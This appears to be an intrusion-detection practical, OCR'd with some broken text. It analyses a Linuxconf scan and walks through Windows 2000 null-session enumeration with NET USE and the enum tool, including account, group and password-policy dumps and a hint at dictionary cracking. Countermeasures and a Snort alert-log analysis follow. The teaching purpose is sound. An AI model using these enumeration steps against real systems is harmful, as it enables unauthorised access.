IP: Header Length = 20 (0x14)
IP: Precedence = Routine
IP: Type of Service = Normal Service
IP: Total Length = 60 (0x3C)
IP: Identification = 34839 (0x8817)
IP: Flags Summary = 2 (0x2)
IP: .....0 = Last fragment in datagram
IP: .....1. = Cannot fragment datagram
IP: Fragment Offset = 0 (0x0) bytes
IP: Time to Live = 41 (0x29)
IP: Protocol = TCP - Transmission Control
IP: Checksum = 0xA312
IP: Source Address = 206.112.82.235
IP: Destination Address = victim.net
IP: Data: Number of data bytes remaining = 40 (0x0028)
TCP: ....S., len: 0, seq:2760913337 -2760913337, ack: 0, win:32120, **src: 1867 dst: 98**
TCP: Source Port = 0x074B
TCP: Destination Port = TAC News
TCP: Sequence Number = 2760913337 (0xA49031B9)
TCP: Acknowledgement Number = 0 (0x0)
TCP: Data Offset = 40 (0x28)
TCP: Res erved = 0 (0x0000)
TCP: Flags = 0x02 : ....S .
TCP: ..0..... = No urgent data
TCP: ...0.... = Acknowledgement field not significant
TCP: ....0... = No Push function
TCP: .....0.. = No Reset
TCP: ..... 1. = Synchronize sequence numbers
TCP: .....0 = No Fin
TCP: Window = 32120 (0x7D78)
TCP: Checksum = 0x133C
TCP: Urgent Pointer = 0 (0x0)
TCP: Options
TCP: Maximum Segment Size Option
TCP: Option T ype = Maximum Segment Size
TCP: Option Length = 4 (0x4)
TCP: Maximum Segment Size = 1460 (0x5B4)
TCP: SACK Permitted Option
TCP: Option Type = Sack Permitted
TCP: Option Length = 2 (0x2)
TCP: Timestamps Option
TCP: Option Type = Timestamps
TCP: Option Length = 10 (0xA)
TCP: Timestamp = 86027689 (0x520ADA9)
TCP: Reply Timestamp = 0 (0x0)
TCP: Option Nop = 1 (0x1)
TCP: Window Scale Option
TCP: Option Type = Window Scale
TCP: Option Length = 3 (0x3)
TCP: Window Scale = 0 (0x0)

00000: 00 01 10 12 5E 80 DE 80 66 00 01 01 08 00 45 00 ....^ Þ f.....E.

```
00010:  00 3C 88 17  40 00 29 06 A3 12 CE 70 52 EB CB 25   .<ˆ.@.).£.ÎpRëË%
00020:  3A 11 07 4B 00 62 A4 90 31 B9 00 00 00 00 A0 02   :..K.b¤  1¹.... .
00030:  7D 78 13 3C 00 00 02 04 05 B4 04 02 08 0A 05 20   }x.<.....´.....
00040:  AD A9 00 00 00 00 01 03 03 00                     -©..... .
```

1.5.1 Source of Trace

Home network

1.5.2 Detect was generated by:

Black Ice v. 2.5.ch. The capture was reported as a Linuxconf scan, and evidence files were produced that could be viewed in Network Monitor

1.5.3 Probability the source address wa s spoofed:

Low: The attack is designed to receive a response from the victim, so spoofing the src IP address would be of little value.

1.5.4 Description of Attack:

An attempt was made to connect to port 98 using standard TCP connection with a SYN packet.

1.5.5 Attack Mechanism:

Linuxconf is a GUI based administration tool for Linux machines. It enables remote access and administration of the machine, once the root password is known. This is an attack to see whether or not port 98 was open (which would almost certa inly indicate a Linux machine was operating – the only other service that normally runs on port 98 is TAC News). Once an open port has been identified, the attacker need only guess the root password and have unfettered access to the Linux machine, be able to create accounts, turn on the telnet server and so on to gain further access. Linuxconf is relatively new in the Linux world, and it is hoped by the attacker that the user has insufficient knowledge and experience to disable internet access to Linuxcon f (as opposed to Telnet, which is much more likely to be disabled). There is nothing unusual about the packet which warrants any more interest. There is no legitimate reason why a person in Poland should be connecting to this port. There has been some suggestion that there exists a buffer overflow attack on some version of linuxconf (see http://marc.theaimsgroup.com/?l=bugtraq&m=94580196627059&w=2) however there is no evidence o f that sort of activity here.

1.5.6 Correlations:

Numerous examples of Linuxconf scans can be found on the internet, including http://www.sans.org/y2k/042100.htm , http://archives.neohapsis.com/archives/incidents/2000 -08/0043.html and http://www.sans.org/y2k/practical/Haruna_Isa.txt .

1.5.7 Evidence of active targeting:

The machine in question was a web site that clearly states that it was created with Frontpage implying the web server is probably IIS running on an NT platform. Unless the attacker missed this, it is probably safe to say that the probe was part of a subnet scan rather than being targeted at this machine deliberately.

1.5.8 Severity:

(2+5)-(5+5)=-3

1.5.9 Defensive Recommendation:

For Linux machines, it is important to ensure that port 98 is not open to the Internet and of course it is important to ensure that port 9 8 is blocked at the firewall.

1.5.10 Multiple Choice test question:

What is the purpose of the above attack? (ans: d:)

1. Exploit a buffer overflow in SMTP
2. Portscan for the RPC port
3. Attempt to circumvent firewall protection
4. Attempt to connect to Linuxconf

2 ANALYSIS OF AN EXPLOIT: Anatomy of a Windows 2000 Enumeration

In this analysis, we will study the common methods of enumeration of information from Windows 2000 machines, what the network traffic look like, and the countermeasures that need to be applied. Enume ration is the first stage of any hack, where the attacker tries to glean as much information about the system in question before they zero in on vulnerabilies, password cracking and so forth. This analysis will focus on the most well known and exploited s ervice, NetBIOS.

This was an extremely well known 'hole' in the networking of windows NT computers, and the bas news is that the vulnerability still exists in Windows 2000. The basic idea is that the NetBIOS services on NT/2000 boxes allows a user to connect without any username and password (the so -called NULL session) and then use the connection established to gain a goldmine of information from the victim. The first step in the attack is to establish a session with the victim machine, and once the session is establish the victim can be interrogated easily with a plethora of tools that exist, either natively within windows, or public domain software available from the Internet.

The session is established with the command

NET USE \\192.168.0.50\IPC$ "" /u:""

The command completed successfully.

This command will establish a session with the IPC$ (the hidden Interprocess Communication share that allows machines to communicate) share on the target machine (IP 192.68.0.50) wit hout providing a username and password! Once the session is established, then the target can be interrogated. A simple example of the type of information that can be gained is to use the native NET VIEW command

NET VIEW \\192.168.0.5

Shared resources at \\192.168.0.50

Share name	*Type*	*Used as*	*Comment*
Data	*Disk*		
Exchange Doco	*Disk*		
GRACIE.log	*Disk*		*"Exchange message tracking logs"*
I386	*Disk*		
NETLOGON	*Disk*		*Logon server share*
Office	*Disk*		
Outlook	*Disk*		
Photodraw	*Disk*		
Pictures	*Disk*		
Profiles	*Disk*		

SYSVOL Disk Logon server share

Users Disk

The command completed successfully..

Hey presto! A list of the shares is displayed. And if the attacker happens to have a sniffer installed, a quick look at the packet involved also reveals the hidden shares that are on the server as well (following is just an exert)

```
00180:  00 00 09 00 00 00 50 00 72 00 6F 00 66 00 69 00   ......P.r.o.f.i.
00190:  6C 00 65 00 73 00 00 00 0D C1  01 00 00 00 00 00   l.e.s....Á......
001A0:  00 00 01 00 00 00 00 00 70 9D 05 00 00 00 00 00   ........p       ......
001B0:  00 00 05 00 00 00 49 00 50 00 43 00 24 00 00 00   ......  I.P.C.$...
001C0:  12 A6 0B 00 00 00 00 00 00 00 0B 00 00 00 52 00   .¦.........  ...R.
001D0:  65 00 6D 00 6F 00 74 00 65 00 20 00 49 00 50 00   e.m.o.t.e. .I.P.
001E0:  43 00 00 00 42 84 03 00 00 00 00 00 00 00 03 00   C...B„..........
001F0:  00 00 44 00 24 00 00 00 7C 37 0E 00 00 00 00 00   ..  D.$...|7......
00200:  00 00 0E 00 00 00  44 00 65 00 66 00 61 00 75 00   ......D.e.f.a.u.
00210:  6C 00 74 00 20 00 73 00 68 00 61 00 72 00 65 00   l.t. .s.h.a.r.e.
00220:  00 00 03 00 00 00 00 00 00 00 03 00 00 00 49 00   ..............  I.
00230:  24 00 00 00 2D 2A 0E 00 00 00 00 00 00 00 0E 00     $...-*..........
```

Other tools can be used to enumerate shares, ACL's, usernames and so forth. By far and away the most useful tool that exploits this feature is Razor's **enum** which is available on http://razor.bindview.com. Looking at what the tool can do for you

Usage:

```
enum <-UMNSPGLdc> <-u username> <-p password> <-f dictfile> <hostname|ip>

-U  is get userlist
-M  is get machine list
-N  is get namelist dump (different from  -U|-M)
-S  is get sharelist
-P  is get password policy information
-G  is get group and member list
-L  is get LSA policy information
-D  is dictionary crack, needs  -u and -f
-d  is be detailed, applies to  -U and -S
-c  is don't cancel sessions
-u  is specify username  to use (default "")
-p  is specify password to use (default "")
-f  is specify dictfile to use (wants  -D)
```

we can see that the tool is a goldmine. It even sets up the null session for you! Let's have a look at it in action:

enum –U 192.168.0.50

server: 192.168.0.50
setting up session... success.
getting user list (pass 1, index 0)... success, got 9.
Administrator User1 User2 EUSER_EXSTOREEVENT Guest IUSR_GRACIE

IWAM_GRACIE krbtgt TsInternetUser
cleaning up... success.

A nice dump of all the accounts on the Windows 2000 server (how do I know it is Windows 2000? It has a Sysvol share as revealed above). I wonder what the password policy on the server is?

Enum –P 192.168.0.50

server: 192.168.0.50
setting up session... success.
password policy:
min length: none
min age: none
max age: 42 days
lockout threshold: none
lockout duration: 30 mins
lockout reset: 30 mins
cleaning up... success.

And the groups?

Enum –G 192.168.0.50
server: 192.168.0.50
setting up session... success.
Group: Administrators
DOMAIN\User1
DOMAIN\Enterprise Admins
DOMAIN\Domain Admins
Group: Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
DOMAIN\Domain Users
Group: Guests
DOMAIN\Guest
DOMAIN\TsInternetUser
DOMAIN\IUSR_GRACIE
DOMAIN\IWAM_GRACIE
DOMAIN\Domain Guests
Group: Backup Operators
Group: Replicator
Group: Server Operators
Group: Account Operators
Group: Print Operators
Group: Pre-Windows 2000 Compatible Access
Everyone
Group: RAS and IAS Servers
DOMAIN\FLETCHER$
Group: DHCP Users
Group: DHCP Administrators
Group: WINS Users

Group: DnsAdmins
Group: Exchange Enterprise Servers
DOMAIN\Exchange Domain Servers
cleaning up... success.


So an administrator account is User1! The hacker now has an account to zero in on and attempt to break the passwo rd for an administrator account. The great thing here is that the attacker can use the enum program to attempt dictionary cracks by scripting up an attack using enum with the –D switch. A list of some of the other tools that can be used in conjunction wi th null sessions (and in some cases without) include: -

- DumpSec: (www.somarsoft.com): a free, extremely useful security auditing tool that can give the hacker a wealth of information once a null session has been established, including users, groups, current services running and so on. For example, running an audit against the services yields

13/04/2001 10:41 AM - Somarsoft DumpSec (formerly DumpAcl) - \\192.168.0.50

FriendlyName	Name	Status	Type	Account
Abiosdsk	Abiosdsk	Stopped	Kernel	
abp480n5	abp480n5	Stopped	Kernel	
Accton EN1207D/2242A Adapter Driver	EN1207D	Running	Kernel	
ACPI	ACPI	Stopped	Kernel	
ACPIEC	ACPIEC	Stopped	Kernel	
adpu160m	adpu160m	Stopped	Kernel	

- Legionv21 (packetstorm.security.com): allows for automated NetBIOS scanning and enumeration of shares remotely. It will even attempt a dictionary attack on the shares to attempt to map a connection to them. An example of the output is shown below



There are many other tools around that allow for very powerful enumeration of Windows 2000 servers (all of these also use NT4.0).

2.1 Why?


The natural question is to ask why this powerful capability is built into Microsoft operating systems, considering the goldmine of information that it provides to attackers. The capability for enumerating users and groups using NULL sessions is used legitimately in Microsoft systems. On example is where there exists a one-way trust between two domains, RESOURCE and ACCOUNTS where the RESOURCE domain trusts the ACCOUNTS domain. When an administrator is logged on as the administrator in the RESOURCE domain, and they would like to modify the ACL of a resource, they would open up a list box which lists the accounts from the RESOURCE domain and the ACCOUNTS domain. However, their account does not have any permissions in the ACCOUNTS domain, so in order to enumerate that list of users, a null session is employed. Without that capability, the administrator would not have the convenience of being able to choose the accounts from the ACCOUNTS domain within the GUI.

2.2 Countermeasures

There are several key countermeasures to be made against these attacks that are very easy to implement and will provide a high level of security against this sort of exploit.

2.2.1 RestrictAnonymous Registry Key

The first defence is to actually shut down the capability for these null sessions to interrogate the target. A change in the registry (Q143474) on the victim's computer will disable the above tools from gaining access. On Windows 2000, one does not even need to delve into the registry but can instead apply the change through the local security policy on the box in question




This setting needs to be changed "No access without explicit Anonymous Permissions". Once this is done, anonymous access is stopped and it ni ps in the bud any attempts to extract this information. It needs to be understood, however, that this may have an impact on the network since it stops legitimate anonymous enumeration of the accounts, as in example of above.

2.2.2 Fiirewall NetBIOS ports

To stop this without having to actually having to take the steps given above, then we need to block access to the NetBIOS ports TCP and UDP (137 -139) from the internet. There is never a good reason to allow external access to these ports, which in many ways are the most dangerous ports on NT/2000, and are certainly one of the first targets of attackers who want to perform mischief. Note also that Windows 2000 also allows this sort of access on port 445 (see http://www.microsoft.com/technet/win2000/win2ksrv/w2kstart.asp and Q204279). This port is opened to allow SMB traffic to occur, without having to use NetBT (NetBIOS over TCP/IP), see http://ntsecurity.nu/papers/port445/ . It is important that this TCP port is therefore also blocked, since the same information can be gathered through this method as well. This firewalling should be an absolute requirement of securing internet ac cess to a NT/2000 computer. A list of the commonly used windows ports can be found on http://www.microsoft.com/windows2000/library/resource s/reskit/samplechapters/cnfc /cnfc_por_simw.asp .


2.2.3 Unbind services

One thing that can be done to offset the danger is to disable NetBIOS over TCP/IP on the adapter that needs protecting. This can be done in the TCP/IP properties for the adapter:



This will stop this sort of activity occurring over TCP/UDP ports 137 -139, however it does not disable this activity occurring over port 445 in a Windows 2000 environment so this is an incomplete solution.

A much more drastic solution involves unbinding the File & Print Sharing service in Windows 2000. Go to the properties of the network adapter that needs to be secured (i.e. One that has Internet access) and disable the service:



We can see in this picture that File and Print Sharing for Microsoft Networks has be en disabled in this circumstance. Note that no one will be able to connect to shares on this computer through this adapter now, but since it is the one connected to the Internet through (in this example) an ADSL connection, we don't really want them to do that anyway! This is equivalent to unbinding the Server service from adapters in Windows NT. This will stop access to shares over both ports 137 -139 and ports 445, thereby stopping all NULL session weaknesses.

2.3 Detecting Attempts – what does your IDS see?

It is fairly straightforward to detect attempts of this sort. As I mentioned above, there is never really going to be a legitimate reason for external parties trying to access these ports, so merely detecting against activity on the ports 137 -139 and port 445 is enough. For instance, looking at a partial NetBIOS scan from a live IDS (BlackIce)

+ ETHERNET: ETYPE = 0x0800 : Protocol = IP: DOD Internet Protocol
+ IP: ID = 0x3216; Proto = **TCP**; Len: 48
+ TCP: ....**S**., len: 0, seq: 378314349 -378314349, ac k: 0, win: 8760, src: 4772 dst: **139** (NBT Session)

we can see that this would be very easy to pick up, being a TCP SYN packet sent to destination port of 139 (the nbsession port). The specific ports that will be employed in these attacks would be ; UDP 137, UDP 138, TCP 137, TCP 139 and TCP 445.

3 ANALYZE THIS!

A great deal of data has been included for analysis, so it needs to be broken down into sensible chunks that we can examine. We will focus firstly on the alerts generated, and use the basic snort data and the OOS (Out of Specification) data to corrollate and further enhance our understanding of what the patterns of use on the network are and to detect any irregularities. The analysis was performed by using a combination of customized Visual Basic code to organise and collate the data, and Excel to analyse and display the relevant data.

The Alert files contained three broad forms of traffic -

1. **[**] UDP SRC and DST outside network [**] 128.223.83.33:1135 -> 224.2.127.254:9875**
   There was a great deal of this type of traffic, mostly to the same hapless IP address 224.2.127.254 on port 9875, though originating from many different IP addresses. 9875 is the port number of the Portal of Doom trojan, however unless this is the most reported and heavily used hacked box in the world I suspect something else is happening here! Another possibility is that the traffic seen here (presumably in transit to its victim) is a DDOS attack being launched against this IP. However, if you look at the destination IP address, notice that it is a multicast address! This is the key to these packets. UDP port 9875 is used to perform SAP announcements. See http://antc.uoregon.edu/MBONE_D/Documents/draft-ietf-mboned-diag-00.txt for a draft of this protocol and other diagnostic tools in Multicast. There is a fair amount of other traffic that is also Multicast related. In the final analysis, all of these packets with source and destination packets external to the network have been stripped out as spurious to the analysis

2. **Portscan Detections**
   Many portscans have been picked up in the alerts both coming in from scans orginating externally and internally. This portscan data was separated from the type 3 data and analysed separately

3. **Other general alerts**
   All the other alerts fall into this category. They are separately analysed below.

In general, there is a great deal of network activity which you may regard as inappropriate, which are causing a fair percentage of the traffic. Controlling these forms of traffic will certainly improve network performance. In particular, there appears to be a lot of traffic to and from popular gaming ports such as 6112 and 28800. There will be more analysis on this in a later section.

3.1 GENERAL ALERTS

These include the alerts that are not under the headings of type 1 or 2 traffic above. Once all of the alert data had been collected, it was found that there were 58828 alerts of this nature generated in the time that the alert logs were generated. The breakdown of the types of alerts are shown in the following table, followed by an analysis of the top 4 alerts:-

ALERT TYPE	# of Alerts
Watchlist 000220 IL -ISDNNET-990517	18004
SYN-FIN scan!	12717
Possible RAMEN server activity	9969
Watchlist 000222 NET -NCFC	5719
NMAP TCP ping!	4818
External RPC call	1517
SNMP public access	1155
TCP SRC and DST outside network	889
SMB Name Wildcard	662
connect to 515 from inside	649
Attempted Sun RPC high port access	543
WinGate 1080 Attempt	512
Queso fingerprint	475
Tiny Fragments - Possible Hostile Activity	230
Null scan!	138
SUNRPC highport access!	112
ICMP SRC and DST outside network	83
Back Orifice	16
STATDX UDP attack	8
Security 000516 -1	4
TCP SMTP Source Port traffic	4
Probable NMAP fingerprint attempt	2
Russia Dynamo - SANS Flash 28 -jul-00	1
SITE EXEC - Possible wu-ftpd exploit - GIAC000623	1
Grand Total	58228

3.1.1 ALERT #1: WATCHLIST

Clearly, the most prevelant alerts comes from the watchlists which report on a variety of things. For the **Watchlist 000220 IL -ISDNNET -990517** detects, further breaking that down yields the following table of the top five destinat ion port numbers, where we examine the destination ports of the packets that generated the Watchlist alerts. Overwhelmingly, it is plain that these alerts are generated by Napster activty, which alone accounts for 78% of the Watchlist alerts, suggesting a heavy usage of this product on the network, and perhaps it should be filtered out as unnecessary.

ALERTS CAUSING THE WATCHLIST ALERTS	
DESTINATION PORT	**NUMBER OF PACKETS**
6688	7304
6699	6647
4718	1451
6346	549
4074	462

Recommendation: Disable Napster services

3.1.2 ALERT #2: SYN-FIN Scans

The next largest detect, then are SYN-FIN scans . As is well known, these packets do not occur naturally, and in this case we see three IP addresses performing very aggressive scans across the a large subnet of MY.NET.x.y. The following table shows the offending IP addresses and the portscans they performed

SCANNING IP	PORT SCAN PERFORMED
128.61.136.233	1158 Hosts scanned for port 21 (FTP)
130.234.184.112	9336 Hosts scanned for port 21 (FTP)
211.248.112.67	2216 Hosts scanned for port 53 (DNS)

Recommendation: Trace source of IP and, if appropriate, blacklist the IP address or at least inform the ISP of the attempted intrusion. There is little chance the source IP's were spoofed as the scans are designed to elicit respon ses.

3.1.3 ALERT #3: Possible RAMEN server activity

The Ramen server is a worm particular to Linux that sets up a web server on port 27374 to propogate itself. See http://www.linuxsecurity.com/articles/network_security_article -2335.html for more detail. Port 27374 is also the default port for the Sub7, a windows based trojan. Analysing the data, we list the top IP addresses, source and destination, responsible for the traffic

SOURCE IP	# of Packets	DESTINATION IP	# of Packets
24.67.186.244	2438	24.67.186.244	1309
24.48.226.183	1819	24.48.226.183	1074
128.138.2.112	728	MY.NET.201.146	728
MY.NET.201.146	553	128.138.2.112	553
MY.NET.253.12	530	148.129.143.2	322

What is interesting here is that when you examine the packets eminating from 24.67.186.244, you see that the IP address is running a port scan on 27374 against the MY.NET.*.* subnet, which might indicate trojan trawling. However, it appears that 54% of the hosts replied on that port, which might indicate that many hosts have been infected by the Ramen worm. Notice also the symmetry of the traffic between 128.138.2.112 (port 27374) and MY.NET.201.146 (port 4781) which is a definite indicator of trouble. This one , with the constant traffic between them, may well be infected with Sub7.

Recommendation: Check MY.NET for the Ramen worm, and examine MY.NET.201.146 for Sub7 and Ramen Worm.

3.1.4 ALERT #4: Watchlist 2

94% of this traffic is caused by 159.226.8.11 (from various ports) battering MY.NET.6.47 on port 25. There are a number of possible reasons for this. Firstly, it could be an attempt to DOS the mail server. The packets certainly come in thick and fast. On the other hand, 159.226.8.11 could just be attempt to sen d large volumes of mail (could be attempting to send spam by taking advantage of the ability to relay on this mail server). This would seem the more likely scenario in a day to day environment.

Recommendation: Check the relay settings on MY.NET.6.47. If the mail server is set to not relay mail, then it might be worthwhile blacklisting 159.226.8.11 on the firewall. Make sure all sendmail (if that is what you are using) patches are up to date.

3.2 PORTSCANS

Most of the port scans reported actually come from th e online games that people are playing. For instance, on Feb 25, MY.NET.210.66 is registered as running UDP port scans for a lot of the time, however it is correlated in time with activity on MY.NET.210.66 to several hosts on source and destination ports 13139, which is a well known gaming port.

However, a considerable number of the port are classified as stealth scans. These scans have differing characteristics, but some examples include

Feb 25 21:13:17 65.26.247.13:6346 -> MY.NET.222.230:2247 INVALIDACK 2*SFRPA* RESERVEDBITS

Feb 25 21:14:31 24.200.81.72:192 -> MY.NET.210.66:3028 NOACK 21S****U RESERVEDBITS

Which both get reported as being stealth scans.

The most important significant scans reported come from MY.NET.70.38, which is reported doing NMAP TCP Pings, as well as it can frequently be seen being the source of the following types of packets

Feb 22 00:50:42 MY.NET.70.38:36340 -> MY.NET.212.248:44237 XMAS ***F*P*U

Feb 22 00:50:42 MY.NET.70.38:36327 -> MY.NET.212.248:44237 UDP

Feb 22 01:59:59 MY.NET.7 0.38:36338 -> MY.NET.216.225:42703 SYN **S*****

Feb 22 01:59:59 MY.NET.70.38:36340 -> MY.NET.216.225:42703 XMAS ***F*P*U

Feb 22 02:01:16 MY.NET.70.38:36338 -> MY.NET.216.230:36126 SYN **S*****

Feb 22 02:01:16 MY.NET.70.38:36340 -> MY.NET.216.230:36126 XMAS ***F*P*U

Feb 22 02:02:45 MY.NET.70.38:36338 -> MY.NET.216.235:32134 SYN **S*****

Feb 22 02:02:45 MY.NET.70.38:36340 -> MY.NET.216.235:32134 XMAS ***F*P*U

Feb 22 02:05:39 MY.NET.70.38:36338 -> MY.NET.216.246:34965 SYN **S*****

Feb 22 02:05:39 MY.NET.70.38: 36340 -> MY.NET.216.246:34965 XMAS ***F*P*U

Feb 22 02:05:39 MY.NET.70.38:36327 -> MY.NET.216.246:34965 UDP

Feb 22 02:06:50 MY.NET.70.38:36340 -> MY.NET.216.251:36802 XMAS ***F*P*U

Feb 22 02:06:50 MY.NET.70.38:36327 -> MY.NET.216.251:36802 UDP

Feb 22 02:06: 55 MY.NET.70.38:36340 -> MY.NET.216.251:39518 XMAS ***F*P*U

Feb 22 02:06:56 MY.NET.70.38:36327 -> MY.NET.216.251:39518 UDP

Feb 22 02:07:11 MY.NET.70.38:36340 -> MY.NET.216.252:44681 XMAS ***F*P*U

Feb 22 02:07:11 MY.NET.70.38:36327 -> MY.NET.216.252:44681 U DP

This behaviour is highly unusual. It appears as if MY.NET.70.38 is performing an extensive port scan of both UDP and TCP ports, with various combinations of flags set to either OS fingerprint, or attempt to illicit a response which will show that the port is open. The choices of ports are unusual, so I would suspect that the technique is not a serious attempt to find open ports, but is instead some other form of reconnaissance.

Recommendation: There would seem to be a good case that MY.NET.70.38 is compromised, and will need to be examined further.

3.3 A TYPICAL DAY'S TRAFFIC

